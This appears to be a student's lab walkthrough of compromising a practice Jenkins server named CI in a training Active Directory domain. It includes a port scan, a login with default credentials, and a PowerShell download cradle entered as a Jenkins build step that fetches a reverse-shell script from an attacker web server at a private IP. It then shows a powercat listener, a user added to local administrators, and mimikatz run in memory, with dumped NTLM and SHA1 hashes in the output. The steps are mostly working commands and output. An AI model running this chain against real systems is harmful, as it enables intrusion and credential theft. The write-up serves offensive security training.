Practice hack – CI machine

Enumeration

Load the port scan module.


```
PS C:\AD> . .\Invoke-Portscan.ps1
PS C:\AD>
```

Scan common ports.

```
PS C:\AD> (invoke-portscan -Hosts ci)."openports"
80
445
139
135
8080
PS C:\AD>
```

Exploitation


Found Jenkins installation on port 8080.




Login with default creds

```
Username: jenkins
Password: jenkins
```


Click test.



Click configure.



Click execute windows batch command.



On attacker machine, start python web server.


```
PS C:\AD> python -m updog -d . -p 80
[+] Serving C:\AD...
```

On attacker machine, start powercat listener.

```
PS C:\Windows\system32> cd C:\AD\
PS C:\AD> . .\powercat.ps1
PS C:\AD> powercat -l -p 443 -v -t 3600
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

Back on the Jenkins website input the following payload.

```
powershell.exe -c "IEX(New-Object Net.WebClient).downloadString('http://192.168.234.136/Invoke-PowerShellTcpEX.ps1')"
```



Observe that now, the invoke-powershelltcp script has been downloaded off the attacker's web server

```
PS C:\AD> python -m updog -d . -p 80
[+] Serving C:\AD...
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://192.168.209.161:80/ (Press CTRL+C to quit)
192.168.234.150 - - [24/Oct/2021 23:03:54] "GET /Invoke-PowerShellTcpEX.ps1 HTTP/1.1" 200 -
```

I have access to the target machine now.

```
PS C:\AD> powercat -l -p 443 -v -t 3600
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.234.150] port  [tcp] accepted (source port 50314)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user ciadmin on CI
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\ciadmin\.jenkins\workspace\test>whoami
dollarcorp\ciadmin
PS C:\Users\ciadmin\.jenkins\workspace\test>
```

Post exploitation

Observe that I have debug privileges

```
PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
State
========================================
================================================================= ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
Disabled
SeSecurityPrivilege                       Manage auditing and security log
Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
Disabled
SeLoadDriverPrivilege                     Load and unload device drivers
Disabled
SeSystemProfilePrivilege                  Profile system performance
Disabled
SeSystemtimePrivilege                     Change the system time
Disabled
SeProfileSingleProcessPrivilege           Profile single process
Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
Disabled
SeCreatePagefilePrivilege                 Create a pagefile
Disabled
SeBackupPrivilege                         Back up files and directories
Disabled
SeRestorePrivilege                        Restore files and directories
Disabled
SeShutdownPrivilege                       Shut down the system
Disabled
SeDebugPrivilege                          Debug programs
Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values
Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking
Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
Disabled
SeUndockPrivilege                         Remove computer from docking station
Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks
Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege                   Create global objects
Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set
Disabled
SeTimeZonePrivilege                       Change the time zone
Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links
Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the
same session Disabled
```

Failure running mimikatz

On the attacking machine, append invoke-mimikatz on the last line.

```
          if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
          {
                    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64,
$PEBytes32, "Void", 0, "", $ExeArgs)
          }
          else
          {
```

```
                    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64,
$PEBytes32, "Void", 0, "", $ExeArgs) -ComputerName $ComputerName
          }
}

Main
}

invoke-mimikatz -command '"privilege::debug""sekurlsa::logonpasswords"'
```

However, I get this error message.

```
PS C:\> powershell.exe -c "IEX(New-Object
Net.WebClient).downloadString('http://192.168.234.136/Invoke-MimikatzEX.ps1')"

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Logon list

PS C:\>
```

Then I add student141 to localadmin group so I can ps-session to the target.

```
PS C:\> net localgroup administrators student141 /add
The command completed successfully.

PS C:\> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
DOLLARCORP\ciadmin
DOLLARCORP\Domain Admins
DOLLARCORP\student141
localadmin
The command completed successfully.
```

Observe how I have access to the target as student141.

```
PS C:\Users\student141> cd C:\AD\
PS C:\AD> $sess=new-pssession -ComputerName ci
PS C:\AD> $sess

 Id Name            ComputerName    ComputerType    State         ConfigurationName
Availability
 -- ----            ------------    ------------    -----         -----------------     --------
----
  1 WinRM1          ci              RemoteMachine   Opened        Microsoft.PowerShell
Available


PS C:\AD>
```

Rectifying the error

I downloaded the latest version of mimikatz.

```
https://github.com/samratashok/nishang/blob/master/Gather/Invoke-Mimikatz.ps1
```

Then I use the invoke-command and load mimikatz to memory. Observe that I now have access to ciadmin hashes.

```
PS C:\AD> Invoke-Command -Session $sess -FilePath .\Invoke-Mimikatz-latest.ps1
PS C:\AD> Invoke-Command -Session $sess -ScriptBlock {invoke-mimikatz}

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

SNIPPED

Authentication Id : 0 ; 428637 (00000000:00068a5d)
Session           : Interactive from 1
User Name         : ciadmin
Domain            : DOLLARCORP
Logon Server      : DCORP-DC
Logon Time        : 24/10/2021 8:17:47 pm
SID               : S-1-5-21-2255310023-4090572302-666251596-1110
        msv :
         [00000003] Primary
         * Username : ciadmin
         * Domain   : DOLLARCORP
         * NTLM     : b1c06a8187d5067e97d6c780dd07c527
         * SHA1     : 4e15a585f0c4831a903fb48168122ee32278eaea
         * DPAPI    : 1b22240bf8fe0fdaa40a7c1778b279ba
        tspkg :
        wdigest :
         * Username : ciadmin
         * Domain   : DOLLARCORP
         * Password : (null)
        kerberos :
         * Username : ciadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :       KO
```